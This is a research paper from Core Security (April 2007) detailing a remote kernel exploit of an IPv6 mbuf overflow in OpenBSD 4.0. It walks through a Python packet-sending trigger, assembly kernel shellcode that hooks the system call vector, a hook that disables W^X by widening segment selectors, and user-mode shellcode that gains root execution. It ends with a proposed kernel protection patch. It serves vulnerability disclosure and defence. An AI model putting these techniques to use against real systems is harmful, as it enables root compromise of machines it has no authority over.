

OpenBSD Remote Exploit

"Only two remote holes in the default install"

Alfredo Ortega, Gerardo Richarte
Core Security

April 2007

Abstract

OpenBSD is regarded as a very secure Operating System. This article details one of the few remote exploit against this system. A kernel shellcode is described, that disables the protections of the OS and installs a user-mode process. Several other possible techniques of exploitation are described.

Contents

1	Introduction	2
2	Vulnerability	2
2.1	Mbufs	2
2.2	ICMPV6	3
2.3	Overflow	4
2.4	Gaining code execution	5
2.4.1	4-bytes Mirrored write	5
2.4.2	Pointer to ext_free()	5
2.4.3	Where to jump?	6
3	Now, what?	7
3.1	Hooking the system call	7
4	ShellCode	7
4.1	Pseudo code	8
4.2	Detailed description of operation	8
5	OpenBSD W^X internals	11
6	Syscall Hook	12
6.1	Pseudo code	13
6.2	Detailed description of operation	13
6.3	context-switch limit	18
7	User ShellCode	18
7.1	Pseudo code	18
7.2	Detailed description of operation	19
8	Failed attempts	20
9	Proposed Protection	21
10	Conclusion	22
	References	23

1 Introduction

OpenBSD is a Unix-derivate Operating system, focused on security and code correctness. It's widely used on firewalls, intrusion-detection systems and VPN gateways, because of the security enhancements that it implements by default. Some of the protection technologies that OpenBSD has on the default installation are:

- W^X : Nothing writable is executable
- Address layout randomization
- ProPolice stack protection technology

Note that these protection schemes work only on user space applications. The attack that this article describes is on Kernel space, so it is mostly unaffected by all these protections ¹. OpenBSD is freely available and can be downloaded from here [2, Home page].

2 Vulnerability

OpenBSD was one of the first systems to incorporate the KAME IPv6 stack software, supporting next-generation protocols for network communication. Some glue logic is needed to adapt this stack to the internal networking mechanisms of the OS, and is in some of these functions that a buffer overflow was found. Specifically, the function `m_dup1()` on the file `sys/kern/uipc_mbuf2.c` is called every time that a specially crafted fragmented icmpv6 packet is received by the IPv6 stack. This function miscalculates the length of the buffer and causes an overflow when copying it.

2.1 Mbufs

Mbufs are basic blocks of memory used in chains to describe and store packets on the BSD kernels. On OpenBSD, mbufs are 256 bytes long; Using fixed-sized blocks of memory as buffers improve the allocation/deallocation speed and minimize copying. The `m_dup1()` function should duplicate a mbuf, asking for a new mbuf and then copying in the original mbuf, but the length is not checked as a result of the fragmentation, and the whole icmp6 packet is copied over a single mbuf. If the fragment is longer than 256 bytes, it will overflow the next mbuf headers with controlled data. The only useful section

¹OpenBSD has kernel protections on some architectures, but not on i386




Figure 1: mbuf chain overflow direction

of a mbuf to overwrite is its header, because inside of it there are several structures that make it possible to exploit the system. The mbuf header structure is shown on Listing 1. Figure 1 shows a chain of mbufs and the copy direction. You can also see that we overflow at least two mbuf buffers with our attack. The ideal scenario would be to overflow only one mbuf, because if we overflow too much, an unrecoverable kernel crash becomes very likely to happen.

2.2 ICMPV6

ICMP is a protocol used for error reporting and network probing. It's easy to implement because the messages generally consist of a single IP packet. The IPv6 incarnation is no different and we used this protocol as the attack vector. However, it may be possible to trigger the vulnerability using other protocols. As we said already, we fragment a common ICMPv6 echo request packet into two fragments, one of length zero (IPv6 allows this) and one of the total length of the ICMPv6 message. It's important that the ICMPv6 packets be a valid echo request message with correct checksum. Since the attack requires that the packets be processed by the IPv6 stack invalid ICMPv6 packets will be rejected. The format of the two ICMPv6 packets is detailed in fig. 3. We can see how the fragment fits in the mbuf chain, overwriting three mbufs, and the trampoline (JMP ESI on the kernel) lands exactly on the pointer to `ext_free()`. The header of mbuf2 is specially crafted, activating

Listing 1: mbuf structure definition

```
file: sys/kern/uipc_mbuf2.c
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct {
                struct pkthdr MH_pkthdr;          /* M_PKTHDR set */
                union {
                    struct {
                        struct m_ext MH_ext;        /* M_EXT set */
                        char MH_databuf[MHLEN];
                    } MH_dat;
                } MH;
                char M_databuf[MLEN];              /* !M_PKTHDR, !M_EXT */
            } M_dat;
        };
    };
};
```




Figure 2: Detail of ICMPv6 fragments

the `M_EXT` flag, to force a call to `ext_free()` when freed. We must also deterministically force a free on `mbuf2` and not `mbuf1` or `mbuf3`, or the system will crash. Empirically we found a combination of IPv6 packets that works, even on heavy traffic conditions:

```
for i in range(100): # fill mbufs
    self.sendpacket(firstFragment)
self.sendpacket(normalIcmp)
time.sleep(0.01)
for i in range(2): # Number of overflow packets to send. Increase if exploit is not reliable
    self.sendpacket(secondFragment)
time.sleep(0.1)
    self.sendpacket(firstFragment)
self.sendpacket(normalIcmp)
time.sleep(0.1)
```

This Python code sends fragments, combined with normal ICMPv6 packets, manipulating the mbuf chains in a way that forces a free exactly on the mbuf that we need. This is a section of the Original Advisory [1]

2.3 Overflow

The overflow happens when the `m_dup1()` function calls `copydata()` (2) overwriting a newly allocated mbuf with the second fragment. The important region of memory to overflow is the header of the second buffer, `mbuf2`. (Our attack requires that the next packet, `mbuf3` be also overflowed, but this is because our shellcode is too big to use only 256 bytes. A better attack would overflow only `mbuf2`)

Listing 2: m_dup1() overflow instruction

```

/kern/uipc_mbuf2.c
static struct mbuf *
m_dup1(struct mbuf *m, int off, int len, int wait)
{
    .
    .
    .
    if (copyhdr)
        MDUP_PKTHDR(n, m);
    m_copydata(m, off, len, mtod(n, caddr_t)); /* OVERFLOW HERE */
    n->m_len = len;
    return (n);
}

```

2.4 Gaining code execution

There are at least two exploit techniques that can be used on this scenario. On the PoC² described on this article we used the most simple and likely to succeed, but both of them are explained.

2.4.1 4-bytes Mirrored write

Because the mbufs are on a linked list, there are a couple of pointers to the previous and next mbuf's. When a mbuf is freed, the pointers on the previous and next mbuf's are exchanged and because we control both pointers (we stepped on them with the overflow) we can write up to 32 bits anywhere on the kernel memory. This is not much, but enough to overwrite the process structure and escalate privileges, for example. But this technique is difficult and a more easy solution is available using a member of the mbuf header, because it contains directly a pointer to a function.

2.4.2 Pointer to ext_free()

There is a structure in the mbuf header called m_ext (1), that is used only when there is need for external storage on the mbuf. This external storage can be allocated on a variety of ways, but a function must be provided to free it. As shown in Listing 3, a pointer to this function is stored directly in the mbuf header. This function, ext_free(), is called on the release of the mbuf if the M_EXT flag is set. Since we control the entire mbuf header, if we set the M_EXT flag, set the ext_free() pointer and force the mbuf to be freed, we can redirect the execution to any desired location. This location can be anywhere in the Kernel memory space, because (this is important), *the OpenBSD kernel-space has no protections like there are in user-space*

²Proof of Concept

Listing 3: m_ext structure definition

```

/* description of external storage mapped into mbuf, valid if MEXT set */
file: sys/kern/uipc_mbuf2.c
struct m_ext {
    caddr_t ext_buf;                /* start of buffer */
                                /* free routine if not the usual */
    void (*ext_free)(caddr_t, u_int, void *);
    void *ext_arg;                 /* argument for ext_free */
    u_int ext_size;                /* size of buffer, for ext_free */
    int ext_type;
    struct mbuf *ext_nextref;
    struct mbuf *ext_prevref;
#ifdef DEBUG
    const char *ext_ofile;
    const char *ext_nfile;
    int ext_online;
    int ext_nline;
#endif
};

```

thus allowing us to execute code anywhere, on the kernel binary, the data, or the stack. Here the kernel is lacking kernel-space protections like PaX. PaX([4, PaX]) is a linux kernel patch that provides multiple protections to user-space and also for the kernel memory. On the kernel, PAX provides KERNEXEC (W^X and Read-Only memory on the kernel), Randomized stack and UDEREF (protects kernel-user memory transfers). On the section 9 we propose a simple implementation to add this kind of protection on the OpenBSD kernel for the i386 architecture.

2.4.3 Where to jump?

The final zone that we must arrive is our own shellcode. But there is no predictable position in kernel memory that we can place the shellcode, because we are sending it in a network packet that is stored on a mbuf chain. To address this problem there are a couple of possible solutions:

- Fill all the mbuf's memory space with packets containing the shellcode and jump approximately inside this region. Pro: The chances to land on the shellcode are high. Cons.: A method must be found to spray packets on the target and fill the mbuf's memory. We couldn't find a reliable method to do this.
- Because of the internal parameter passing used by the c compiler, when the ext_free() function is called the position of the mbuf to free must be placed on a register (ESI on OpenBSD 4.0) and if we jump to an instruction "JMP ESI" or "CALL ESI" fixed on the kernel binary, the execution flow will continue directly on our shellcode. Pros: Very reliable and deterministic technique. Cons.: depends on the kernel binary.

We selected the last solution mainly because of its ease of implementation. However, it is not the most optimal solution because it depends on the kernel version. Nevertheless by choosing certain special positions in the kernel binary this solution can work on all OpenBSD 4.0 default installations.

3 Now, what?

Great, now we can execute code in ring 0. Now what? There is not much that we can do reliably. At this point we don't know the kernel version or modules that are loaded, nor where in the memory are the kernel structures. We can't access the file system nor the network stack. We don't even know what process is mapped, because we gained control of the system inside a hardware interrupt service. But we know the position of the system call interrupt vector. It's on the Interrupt Descriptor Table (IDT), and the system call number is always 0x80.

3.1 Hooking the system call

The section 6 explains in detail the procedure to hook the system call. Now all processes are visible when they do a int 0x80. We have several options at this point:

- Modify the system call, to add a super-user with known password.
- Modify the current process code to execute our code.
- Any other attack involving only one system call.

The reason that we have only one system call is because the calling process surely will malfunction if we change its system calls. This may be acceptable in some scenarios, however, a better attack would leave the system almost unaffected. Therefore, we chose to modify the current process and manipulate it to execute our code. We use a somewhat complex technique in order to fork and save this process, so it can continue essentially unchanged even as our code is now executing.

4 ShellCode

The ShellCode only hooks the interrupt 0x80 (figure 3), ensuring that system calls from all process pass through our code. Additionally, some data is scavenged by scanning the kernel binary.




Figure 3: System call hook

4.1 Pseudo code

1. Find the interrupt 0x80 address
2. Find equivalent getCurrentProc() function in the kernel
3. Assemble the syscall hook in memory.
4. Patch the IDT, hooking int 0x80
5. Fix the stack and return.

4.2 Detailed description of operation

Find the interrupt address:

```
pusha
sub esp, byte 0x7f ;reserve some space on the stack
sidt [esp+4]
mov ebx,[esp+6]
add esp, byte 0x7f
mov edx,[ebx+0x400]
```

```

mov ecx,[ebx+0x404]
shr ecx,0x10
shl ecx,0x10
shl edx,0x10
shr edx,0x10
or ecx,edx

```

We store the IDT³ on an unused position of the stack and make calculations to retrieve the 0x80 entry. At the end of this code, the position of the int 0x80 vector is in the ECX register.

Find equivalent getCurrentProc(): Scan the kernel binary to find the equivalent getCurrentProc() that is need in the system call hook ().

```

;Find 'GetCurrProc'
mov esi,ecx
and esi,0xffff00000 ; ESI--> Kernel start
xor ecx,ecx
FIND_cpu_switch:
mov eax,0x5f757063 ; "cpu_"
inc esi
cmp [esi],eax
jne FIND_cpu_switch
FIND_FF:
inc esi
cmp byte [esi],0xff
jne FIND_FF
mov edx,esi
add edx,6 ; EDX--> Start getproc code
FIND_C7:
inc esi
cmp byte [esi],0xc7
jne FIND_C7
mov ecx,esi
sub ecx,edx ;ECX --> Size getproc code

```

This piece of assembler receives on ECX the position of the int 0x80 vector. It then finds the start of the kernel binary by simply zeroing the

³Interrupt descriptor table

lower word of it, since that vector is at the start of the kernel. Then, it search the binary for a specific pattern. This pattern "cpu_" is a string that is always⁴ at the start of the function "cpu_switch()", an assembly function that in the first instructions, loads in EDX the position of the current process structure. The specific instructions change with the OS version, because OpenBSD recently has gained multiprocessor ability and the calculations to get the current running processor has a additional level of indirection in recent kernels. Because we don't know the version of the kernel, or where in the kernel memory this info is stored, we opted to copy the entire block of instructions to our system call hook. We will need these instructions later in the system call execution, to find out whether or not we are root. If we didn't have this info, we could inject a user process with no privileges but the attack will be less valuable.

Assemble the syscall hook on memory: (This is a really simple step, only copy the needed code into specific place-holders). Note that we don't use the instructions `movs` because we would need to modify the ES and DS selectors to do this, and restore them later.

```
; Copy getproc --> SyscallHook
    call GETEIP
GETEIP:
    pop edi; EIP-->edi
    push edi
    add edi, dword 0xBC ; Offset to SyscallHook getproc()
    mov esi,edx
LOOP_COPY:
    lodsb
    mov [edi],al
    inc edi
    loop LOOP_COPY
```

Patch the IDT: , hooking int 0x80. This is not a difficult operation, since the base address of the ShellCode is on EDI we simply add the offset of the syscall hook and put this value on the IDT. However, the value cannot be written directly, since the pointer to a interruption is not in a contiguous sector of memory.

⁴Since version 3.1 of OpenBSD

```
; Patch IDT
    add edi, dword 0xb7 ;Start of SyscallHook
    mov ecx,edi
    mov edx,edi
    shr ecx,0x10
    mov [ebx+0x400],dx
    mov [ebx+0x406],cx
```

It's important to note that at this point, we got access to every system call on every process. The system will slow a bit, but the hook will be active for only a few milliseconds.

Fix the stack and return: The stack is unbalanced on this stage and a simple RET will crash the kernel. So we fix ESP and return. The calling function will believe that the `m_free()` function was successful and return happily, but the `int 0x80` will be hooked by our code.

```
; fix esp and return
    popa
    add esp, byte 0x20
    pop ebx
    pop esi
    pop edi
    leave
    retn
```

The ShellCode finalize, and the mbuf is believed to be freed. The system call interruption has been hooked, but since we don't have reserved any special memory space, we are vulnerable to overwriting by some future mbuf request. So the process injection must be fast. This is the job of the Syscall Hook.

5 OpenBSD W^X internals

Before explaining the ShellCode operation, a little explanation about one of the most important security features of OpenBSD: the W^X feature (Nothing writable is executable). Due to recent advancements in CPU design this feature is now available in most modern operating systems. However, OpenBSD has supported this feature for a number of years on plain i386 processors without special hardware support.




Figure 4: OpenBSD selector scheme and modification

Figure 4 shows how OpenBSD implements W^X on the i386 without the NX bit: The CS selector on the user process is only 512 MB long (Initially, it can grow), everything above this is not executable. We can see that the data sector extends way beyond this limit, until the kernel start address (0xD0000000). In this region is placed the .BSS, heap, stack and all other data considered non-executable. A more comprehensive article about this mechanism can be found here: [3, deRaadt]. As the figure shows, if we could extend the CS selector to overlap the heap and stack, suddenly all the memory would become executable and the W^X protection is defeated⁵. We actually do this, and the next section contains the explanation.

6 Syscall Hook

Now the Shellcode has been executed, every time a int 0x80 is issued we take control of the system at the kernel level. But in kernel mode, making a system call or modifying a process's information is non-trivial because we are not linked against the kernel and we cannot know the memory positions of these functions and structures. Everything is easier to do in user-mode, so we must inject code into a user-mode process. But not any process, but one that has root privileges. So the first thing we need to find out is if the process that called us has root. We could have injected all the processes with our code and surely one of them will be root, but this would greatly affect the performance of the compromised server and recovering from a big modification like this is difficult. The next step is to inject a user process

⁵At least temporally. See 6.3

with root privileges into the system.

6.1 Pseudo code

1. Adjust Segment selectors DS and ES (to use movsd instructions)
2. Find curproc variable (Current process)
3. Find user Id (curproc->userID)
4. If procID == 0 :
 - (a) Find LDT⁶ position
 - (b) Extends the length of DS and CS on the LDT
 - (c) Modify return address of the Int 0x80 from .text to the stack of the process
 - (d) Copy the user-mode ShellCode to the return position on the stack
5. Restore the original Int 0x80 vector (Remove the hook)
6. continue with the original syscall

6.2 Detailed description of operation

Adjust Segment selectors: The first step, adjust DS and ES selectors, is trivial, and not really needed, but we can use the more comfortable movs instruction with correct selectors:

```
;Selectors:
;ds,es,fs,gs : User code
;cs:         Kernel
;ss:         Stack, Shellcode
    pusha
    push ss
    pop ds
    push ds
    pop es
```

⁶Local Descriptor Table

Find curproc variable: Actually, we use part of the kernel, found and copied by the previous ShellCode (see 4.2), to do this. The kernel instructions corresponding to OpenBSD Kernel, version 3.6-4.1 are:

```
lea    ecx, ds:0D0822940h
mov    esi, [ecx+80h]
```

The current process structure is now loaded on ESI.

Find user Id: This is a simple access to a pointer in the proc structure, made with a couple of assembly instructions:

```
mov    eax, [esi+0x10]
mov    eax, [eax+0x4]
```

The ID of the user owner of the process that issued the hooked system call is now in EAX. Since the beginning of OpenBSD the location of the procID variable has always been on the same position on the proc structure, therefore this code is always valid.

”If procID == 0”: A comparison with zero:

```
test    eax, eax
jnz     END_short
jmp     short We_are_ROOT
```

Find Local descriptor table position: The Pentium processor has the possibility to maintain a custom descriptor table for every task. Although not all the operating systems make use of this table, OpenBSD does. It maintains a table of descriptors for every process. The custom descriptors are stored on the proc structure and reloaded on the context switch. The LDT position is an index on the GDT⁷ and to obtain this index a special instruction is needed:

```
sldt    ax ; Store LDT index on EAX
```

⁷Global Descriptor Table, where system-wide selectors are stored

The position of the LDT is the third on the GDT, or 0x18 (defined on `sys/arch/i386/include/segments.h`), because each GDT entry has 8 bytes. We opt to get through this instruction, just to be sure. Now that we have the index of the LDT, we must find the position of of this table in memory. This index is relative to the GDT, so now we must load the GDT position, and look at this index on the table:

```
sub esp, byte 0x7f
sgdt [esp+4] ; Store global descriptor table
mov ebx,[esp+6]
add esp, byte 0x7f
push eax ; Save local descriptor table index

mov edx,[ebx+eax]
mov ecx,[ebx+eax+0x4]
shr edx,16 ; base_low-->edx

mov eax,ecx
shl eax,24; base_middle --> edx
shr eax,8
or edx,eax

mov eax,ecx; base_high --> edx
and eax,0xff000000
or edx,eax

mov ebx,edx ;ldt--> ebx
```

Since the GDT is organized similarly to the IDT (addresses are not contiguous in memory) the results must be "assembled". As we can see, the final instruction puts the real LDT position in the EBX register. In this table, is the info that we need to defeat the OpenBSD protections.

Extends the length of DS and CS: As we can see on the section 5, The method used on OpenBSD to prevent execution on the stack is to limit the CS selector length. If we extend this selector to cover the entire address space, from 0 to 4 GB (like Windows NT does) We could execute code anywhere on the process. We do this with these instructions:

```
; Extend CS selector
```



```

or dword [ebx+0x1c],0x000f0000
; Extend DS selector
or dword [ebx+0x24],0x000f0000

```

The bits 16-20 are the MSB in the selector range (Again, the range is not contiguous on the LDT entry)

Modify return address of the Int 0x80: Now we can execute code on the stack, so the next logical step is to change the return position of the calling process (that we know is root) to the stack. We could overwrite info on the .BSS region of the process, or even the .TEXT region, but the process will probably crash because we are corrupting important sections of its memory. Since we don't want to kill the calling process, one of the most secure regions to overwrite with our user-mode shellcode, is the unused portions of the stack.

```

;Return to stack
mov edi,[esp+8]
add edi,STACK_SAVE_LEN
mov ebx,[esp+RETURN_ADDRESS]
mov [esp+RETURN_ADDRESS],edi ; And now we return to this

```

The position on the stack where the current system call will return is now stored in EDI, and we backup the actual return address in EBX.

Copy the user-mode ShellCode to the return position: As we now have adjusted the selectors (6.2), a simple movsd instruction can be used:

```

push edi
push esi
add esi,0xd5 ; ***** USER_SHELLCODE offset
mov ecx,SC_LEN ; *** USER_SHELLCODE LEN (in dwords)
rep movsd
pop esi
pop edi
mov [edi+1],ebx ; Write real return address

```

Restore the original Int 0x80 vector: This is the inverse of the operation realized by the ShellCode, and is a little complex because of the format of the entry on the IDT:

```

; --- Restore Xsyscall
sub esp, byte 0x7f
sidt [esp+4]
mov ebx,[esp+6]
add esp, byte 0x7f
mov edx,[ebx+0x400]
mov ecx,[ebx+0x404]
mov eax,[esi+0x1bf] ; EAX <-- Position of old System Call
push eax
and eax,0x0000ffff
and edx,0xffff0000
or edx,eax
mov [ebx+0x400],edx ; Fill MSB of System call address
pop eax
and eax,0xffff0000
and ecx,0x0000ffff
or ecx,eax
mov [ebx+0x404],ecx ; Fill LSB of System call address

```

continue with the original syscall: Finally, the selectors are fixed and a JMP to the real system call is issued:

```

;fix selectors
push fs
pop ds
push fs
pop es
popa ; aef
jmp 0xFFFFFFFF

```

The address 0xFFFFFFFF is a placeholder for the real system call, filled in previously by the ShellCode.

Now, the system is released from the Hook, and continues normally, except for the calling process: This process will return to the stack, and because the protections were lowered, the execution will continue and our user-mode shellcode will execute normally.

6.3 context-switch limit

There is still a limit on the user-mode shellcode execution: In the next context-switch, the LDT will be restored and the code executing on the stack will no longer be permitted to execute. The shellcode execution flow must exit the stack region immediately, or risk causing a `SEGFAULT` on the next context-switch. Thankfully, today's computers are fast and we have plenty of time to fork, claim memory, and exit, so this is really not an issue.

7 User ShellCode

The user-shell code seems like the final step, now we can execute any system call as root, but there are two disadvantages:

1. The process will stop the normal operation and will start to execute our code. This may not be a big problem if the injected process is a child of the Apache web server ⁸, but we really cannot control which process the shellcode is injected into. For example it could be the init process and killing this process is not a good idea.
2. We have a very short time to execute before we are context-switched and lose the ability to execute on the stack, so we must copy the shellcode to a more secure area to continue execution.

Therefore the user-mode shellcode must take a series of steps before the final payload is executed.

7.1 Pseudo code

1. Ask for a chunk of executable and writable memory (We use the `MMAP` system call for this)
2. copy the rest of the shellcode and continue the execution on this region.
3. Do a `FORK` system call.
4. On the child: Continue the execution of the final payload.
5. On the parent process: Return to the original call.

⁸In tests, the most commonly injected process on OpenBSD 4.0 with default installation was `sendmail`, because it periodically makes a couple of system-calls

7.2 Detailed description of operation

The operation of this code is not different than any other user-mode Shell-Code, but the code it's explained for completeness.

Ask for a chunk of executable and writable memory: This is a very standard call to mmap system call. OpenBSD protection W^X says that nothing writable is executable, but this system call provides, legally, a region that violates this rule.

```
; mmap
xor eax,eax
push eax ; offset 0
push byte -1 ; fd
push ax
push word 0x1002 ; MAP_ANON | MAP_PRIVATE
push byte 7 ;PROT_READ+PROT_WRITE+PROT_EXECPR
push dword 0x1000 ; size (4096 bytes should be enough for everybody)
push eax ; address = 0
push eax ; NULL
mov al,0xc5
mov ebx,esp
int 0x80
```

The pointer to the newly allocated executable region is now in EAX.

Copy the shellcode and jump: A simple movsd and jmp to the newly allocated block will do:

```
; Copy to executable region
mov edi,eax
mov ecx,SC_LEN
CALL GETEIP2
GETEIP2:
pop esi
add esi,byte 0x8
rep movsd
jmp eax
```

At this point, we are safe for the context switch.All OpenBSD protections will activate again but the shellcode can continue to execute

safely forever. But it would be nice if the injected process doesn't die, so we fork.

```
Do a FORK system call:    xor eax,eax
                          mov al,byte 2
                          int 0x80
                          test eax,eax
                          je FINAL_PAYLOAD
                          popf
                          popa
                          ret ; return to parent process
FINAL_PAYLOAD:
                          ;/// Put final payload here!!
```

The parent process now has resumed execution normally, and the child process is executing the payload, wherever it is, forever.

8 Failed attempts

Many attempts were done before reaching this set of steps. The shellcode didn't change very much, because at the time and position in the kernel where it's executed, you can't do a lot of things easily, except to hook the Int 0x80. But in the system call hook we tried to do a couple of things before reaching the final version, with interesting results:

- The first and most simple attempt was to try to make system calls from kernel mode. This didn't work because of little understood reasons ⁹ (And as a side note, caused a lot of trouble on vmware images).
- The second attempt resulted in the following curious outcome: at first, we made the system call hook try to write directly to the .TEXT section of the executable, directly on the point of return, with our shellcode. This seems impossible to do, because of the memory-page protections that OpenBSD implements on all the .TEXT region. But the Pentium processor has a flag on CR2 (Control Register 2) accessible only on RING-0 that disables all the page-protection mechanisms and allows the code to write anywhere. By setting this flag, we wrote to the .TEXT of the executable and voila! We landed on our shellcode and

⁹OpenBSD would think that a system-call realized from within a system-call was a Linux system call, and won't execute it.

we were very happy. But in a cruel twist, the ELF files on OpenBSD are memory-mapped, so when we wrote to the .TEXT section, we really were writing to the ELF file directly on the disk, trashing our OpenBSD installation. That trick didn't work.




Figure 5: OpenBSD Kernel CS selector modification

9 Proposed Protection

A possible fix to this type of vulnerability is to implement a kind of protection similar to W^X but on the kernel-level. This is already done on some architectures, but not in the more popular i386. A quick fix to the OpenBSD kernel is possible and is proposed in this section.

We can see on the listing 4, the initial bootstrap selector setup, done on the `init386()` function. The interesting ones are the `GCODE_SEL` and the `GICODE_SEL`, the Kernel-mode and Interrupt-mode code selector setup respectively. We can see that these selectors are 4 GB in size each, but we could reduce this length so the memory above the kernel binary is not executable. The kernel-image starts at 0xD0000000, and is approximately 6 MB length. We can shrink the Code selector (And the Interrupt Code Selector too, or hardware interrupts will be unprotected) to the 0xD1000000 (see Figure 5), leaving plenty of space for the kernel to execute. As the mbufs structures and kernel stack begins at 0xD2000000, the exploit described in this article will not execute with this patch:

```
sys/arch/i386/i386/machdep.c
```

```
- setsegment(&gdt[GCODE_SEL].sd, 0, 0xffff, SDT_MEMERA, SEL_KPL, 1, 1);
- setsegment(&gdt[GICODE_SEL].sd, 0, 0xffff, SDT_MEMERA, SEL_KPL, 1, 1);
+ setsegment(&gdt[GCODE_SEL].sd, 0, 0xd1000, SDT_MEMERA, SEL_KPL, 1, 1);
+ setsegment(&gdt[GICODE_SEL].sd, 0, 0xd1000, SDT_MEMERA, SEL_KPL, 1, 1);
```

Listing 4: bootstrap selectors setup

```

sys/arch/i386/i386/machdep.c
void
init386(paddr_t first_avail)
{
    .
    .
    .

    /* make bootstrap gdt gates and memory segments */
    setsegment(&gdt[GCODE_SEL].sd, 0, 0xffff, SDT_MEMERA, SEL_KPL, 1, 1);
    setsegment(&gdt[GICODE_SEL].sd, 0, 0xffff, SDT_MEMERA, SEL_KPL, 1, 1);
    setsegment(&gdt[GDATA_SEL].sd, 0, 0xffff, SDT_MEMRWA, SEL_KPL, 1, 1);
    setsegment(&gdt[GLDT_SEL].sd, ldt, sizeof(ldt) - 1, SDT_SYSLDT,

    .
    .
    .
}

void setsegment(sd, base, limit, type, dpl, def32, gran)
    struct segment_descriptor *sd;
    void *base;
    size_t limit;
    int type, dpl, def32, gran;

```

We replace the 0xffff limit¹⁰ with a more conservative 0xd1000. This simple modification adds some protection to kernel attacks that place the shellcode on the kernel stack or kernel memory structures. This simplistic solution doesn't take into account a lot of kernel mechanisms, like the loadable kernel modules, that will not execute in this scenario.

10 Conclusion

Writing this ShellCode we learned that Kernel-mode programming is a very different beast than user-mode, and even with a great debugging environment like the one provided with OpenBSD¹¹ unexpected things are bound to happen.

On the assembly side, we learnt to use instructions and CPU features used only by operating system's engineers and low-level drivers.

On the security side, we can conclude that even the most secure and audited system contains bugs and can be exploited. It's almost certain that new and complex software modules like an IPv6 stack contain bugs.

Finally, this exploit wouldn't be possible if kernel protections were in place on OpenBSD. Against user bugs, user-mode protections are very effective, but proved totally innocuous for kernel-mode bugs. Adding kernel-mode protections is difficult on the i386 platform, but will be necessary on future

¹⁰The limit is in 4Kb Pages, so 0xffff covers the 4 GB address space

¹¹Using the DDB kernel debugger.

kernels, and more so on security-oriented products.

We presented a generic kernel shellcode technique, not in theory but a real attack. And because the basic internal structures are similar between the major operating systems, with some modifications this kind of kernel attack could work also on other BSDs, Linux or Windows.

References

